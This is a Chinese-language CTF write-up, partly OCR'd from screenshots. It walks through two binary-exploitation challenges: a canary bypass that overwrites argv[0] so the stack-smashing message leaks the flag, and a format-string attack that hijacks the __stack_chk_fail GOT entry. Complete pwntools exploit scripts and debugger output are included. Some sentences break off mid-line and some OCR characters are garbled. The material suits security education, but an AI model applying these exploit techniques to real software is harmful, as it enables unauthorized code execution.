
```
[DEBUG] Received 0x56 bytes:
    'Thank you, bye!\n'
    '*** stack smashing detected ***: Hello!\n'
    "What's your name?  terminated\n"
```

但是我们不知道flag的位置在哪里，有个小技巧就是字符直接填充flag的位置，只要足够大，就一定能行，但是看看ida：



```
{
  __int64 v0; // rbx
  int v1; // eax
  __int64 v3; // [rsp+0h] [rbp-128h]
  unsigned __int64 v4; // [rsp+108h] [rbp-20h]

  v4 = __readfsqword(0x28u);
  __printf_chk(1LL, "Hello!\nWhat's your name? ");
  if ( !_IO_gets(&v3) )
LABEL_9:
    _exit(1);
  v0 = 0LL;
  __printf_chk(1LL, "Nice to meet you, %s.\nPlease overwrite the flag: ");
  while ( 1 )
  {
    v1 = _IO_getc(stdin);
    if ( v1 == -1 )
      goto LABEL_9;
    if ( v1 == 10 )
      break;
    byte_600D20[v0++] = v1;
    if ( v0 == 32 )
      goto LABEL_8;
  }
  memset((v0 + 0x600D20LL), 0, (32 - v0));
LABEL_8:
  puts("Thank you, bye!");
  return __readfsqword(0x28u) ^ v4;
}
```

发现被修改了值，所以是直接打印不出来的，这可怎么办才好，这里借助大佬的博客，说ELF的重映射，当可执行文件足够小的时候，他的不同区段可能会被多次映射。这道




```
03:0018│       0x7fffffffdc28 ◂— 0xff
04:0020│       0x7fffffffdc30 ◂— 0x0
... ↓
─────────────────────────────────[ BACKTRACE ]──────────────────────────────────
 ► f 0           40084c
   f 1       6661647366
   f 2                0
Breakpoint *0x000000000040084C
pwndbg> search PCTF
bin2            0x400d20 push    rax /* "PCTF{Here's the flag on server}" */
bin2            0x600d20 "PCTF{Here's the flag on server}"
warning: Unable to access 16000 bytes of target memory at 0x7ffff7bd4d03, haltin
g search.
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          0x400000           0x401000 r-xp     1000 0      /home/king/桌面/canar
y/bin2
          0x600000           0x601000 rw-p     1000 0      /home/king/桌面/canar
y/bin2
          0x601000           0x622000 rw-p    21000 0      [heap]
    0x7ffff7a0d000     0x7ffff7bcd000 r-xp   1c0000 0      /lib/x86_64-linux-gnu
/libc-2.23.so
    0x7ffff7bcd000     0x7ffff7dcd000 ---p   200000 1c0000 /lib/x86_64-linux-gnu
/libc-2.23.so
```

这下直接写进去覆盖就好啦：

payload：


```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context(arch='i386', os='linux')#arch■■■■i386~■■■
local = 1
elf = ELF('./bin2')
#■■■,0■■
if local:
   p = process('./bin2')
   libc = elf.libc

else:
   p = remote('',)
   libc = ELF('./')
flag = 0x400d20
payload = ""
payload += p64(flag)*1000
p.recvuntil("Hello!\nWhat's your name?")
p.sendline(payload)
p.recv()
p.sendline(payload)
p.interactive()
```

验收：




```
king@ubuntu: ~/桌面/canary
[DEBUG] Sent 0x1f41 bytes:
    00000000  20 0d 40 00  00 00 00 00  20 0d 40 00  00 00 00 00  │ ·@·│····│ ·@
·│····│
    *
    00001f40  0a                                                │·│
    00001f41
[DEBUG] Sent 0x1f41 bytes:
    00000000  20 0d 40 00  00 00 00 00  20 0d 40 00  00 00 00 00  │ ·@·│····│ ·@
·│····│
    *
    00001f40  0a                                                │·│
    00001f41
[*] Switching to interactive mode
[DEBUG] Received 0x8e bytes:
    'Nice to meet you,  \r'
    '@.\n'
    'Please overwrite the flag: Thank you, bye!\n'
    "*** stack smashing detected ***: PCTF{Here's the flag on server} terminate
\n"
Nice to meet you,  @.
Please overwrite the flag: Thank you, bye!
*** stack smashing detected ***: PCTF{Here's the flag on server} terminated
[*] Got EOF while reading in interactive
```

如果说老老实实做也是可以的，先看看那个argv[0]在栈中的位置：



```
pwndbg> stack 20
00:0000│ rsp  0x7fffffffdd48 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
01:0008│      0x7fffffffdd50 ◂— 0x0
02:0010│      0x7fffffffdd58 —▸ 0x7fffffffde28 —▸ 0x7fffffffe1d7 ◂— 0x696b2f656d6f682f ('/home/ki')
03:0018│      0x7fffffffdd60 ◂— 0x1f7ffcca0
04:0020│      0x7fffffffdd68 —▸ 0x4006d0 ◂— sub    rsp, 8
05:0028│      0x7fffffffdd70 ◂— 0x0
06:0030│      0x7fffffffdd78 ◂— 0x667ccd57a1f2f4ed
07:0038│      0x7fffffffdd80 —▸ 0x4006ee ◂— xor    ebp, ebp
08:0040│      0x7fffffffdd88 —▸ 0x7fffffffde20 ◂— 0x1
09:0048│      0x7fffffffdd90 ◂— 0x0
... ↓
0b:0058│      0x7fffffffdda0 ◂— 0x998332280a32f4ed
0c:0060│      0x7fffffffdda8 ◂— 0x998322921f42f4ed
0d:0068│      0x7fffffffddb0 ◂— 0x7fff00000000
0e:0070│      0x7fffffffddb8 ◂— 0x0
... ↓
10:0080│      0x7fffffffddc8 —▸ 0x400920 ◂— ret
11:0088│      0x7fffffffddd0 —▸ 0x7ffff7de7ab0 (_dl_fini) ◂— push   rbp
12:0090│      0x7fffffffddd8 —▸ 0x7ffff7de77cb (_dl_init+139) ◂— jmp    0x7ffff7de77a0
13:0098│      0x7fffffffdde0 ◂— 0x0
```

然后看看我们的输入esp到它的距离：




```
Breakpoint *0x000000000040080E
pwndbg> stack 20
00:0000│ rdi rsp  0x7fffffffdc10 ◂— 0x0
... ↓
02:0010│          0x7fffffffdc20 ◂— 0xff00
03:0018│          0x7fffffffdc28 ◂— 0xff
04:0020│          0x7fffffffdc30 ◂— 0x0
... ↓
12:0090│          0x7fffffffdca0 ◂— 0xff0000
13:0098│          0x7fffffffdca8 ◂— 0xff0000000000
pwndbg> p/x 0x7fffffffdd58-0x7fffffffdc10
$1 = 0x148
pwndbg> p/x 0x7fffffffde28-0x7fffffffdc10
$2 = 0x218
```

计算下地址差值：0x218的偏移，所以直接：

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context(arch='i386', os='linux')#arch■■■■i386~■■■
local = 1
elf = ELF('./bin2')
#■■■,0■■
if local:
   p = process('./bin2')
   libc = elf.libc

else:
   p = remote('',)
   libc = ELF('./')
flag = 0x400d20
payload = ""
#payload += p64(flag)*1000
payload += 0x218*'a' + p64(flag)
p.recvuntil("Hello!\nWhat's your name?")
p.sendline(payload)
p.recv()
p.sendline(payload)
p.interactive()
```

验收：




```
    00000221
[*] Switching to interactive mode
[DEBUG] Received 0x2a6 bytes:
    'Nice to meet you, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
    '@.\n'
    'Please overwrite the flag: Thank you, bye!\n'
    "*** stack smashing detected ***: PCTF{Here's the flag on server} terminated\n"
Nice to meet you, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Please overwrite the flag: Thank you, bye!
*** stack smashing detected ***: PCTF{Here's the flag on server} terminated
[*] Got EOF while reading in interactive
$ 
```

题目4：bin3（原题是hgame的week2的Steins）


方法介绍：

劫持stack_chk_fail函数，控制程序流程，也就是说刚开始末栈溢出时，我们先改写stack_chk_fail的got表指针内容为我们的后门函数地址，之后我们故意制造栈溢出调用st

开始分析：



```
king@ubuntu:~/桌面/pwn (2)/week2/babyfmt$ checksec babyfmtt
[*] '/home/king/\xe6\xa1\x8c\xe9\x9d\xa2/pwn (2)/week2/babyfmt/babyfmtt'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
king@ubuntu:~/桌面/pwn (2)/week2/babyfmt$
```




```
// local variable allocation has failed, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char format; // [rsp+0h] [rbp-60h]
  unsigned __int64 v5; // [rsp+58h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  init(*(_QWORD *)&argc, argv, envp);
  read_n(&format, 88LL);
  printf(&format);
  return 0;
}
```

栈溢出保护，堆栈不可执行，格式化字符串漏洞，这里一开始真的没有什么思路，后来师傅给了提示：
劫持stack_chk_fail函数，控制程序流程，也就是说刚开始未栈溢出时，我们先改写stack_chk_fail的got表内容为我们的后门函数地址，之后我们故意制造栈溢出调用__stack

payload：

```
#coding=utf8
from pwn import *
context.log_level='debug'
elf = ELF('./babyfmtt')
p = process('./babyfmtt')
libc = elf.libc
system_addr = 0x40084E
stack_fail = elf.got['__stack_chk_fail']
payload = ''
payload += 'a'*5 + '%' + str(system_addr & 0xffff - 5) + 'c%8$hn' + p64(stack_fail) + 'a'*100
#gdb.attach(p,'b *0x04008DB')
p.recv()
p.sendline(payload)
p.interactive()
```

成功：

